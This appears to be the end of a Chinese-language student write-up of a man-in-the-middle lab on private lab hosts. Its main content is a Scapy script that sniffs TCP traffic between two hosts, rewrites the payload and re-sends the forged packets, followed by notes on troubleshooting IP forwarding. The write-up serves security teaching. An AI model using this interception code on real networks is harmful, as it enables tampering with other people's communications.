
（ps：这里花了好久，一开始尝试连接了好几次都不成功，似乎是客户端的问题，最后ping了一下服务器才解决）

接下来修改一下代码

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"


def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
```

```
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b"yuan",b"zzzz")
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```

和之前的相比，仅有数据处理部分略微修改，让M运行代码，查看结果



实验成功

后记：最后一个实验花了我好久，总是没法成功，以为是代码问题查了又查，最后还是看wireshark，发现M一直在重定向，但是不理解，查阅资料后发现这就是之前要求的ip转发开了，或许在实验指导上补充一下这一点会更好

Over!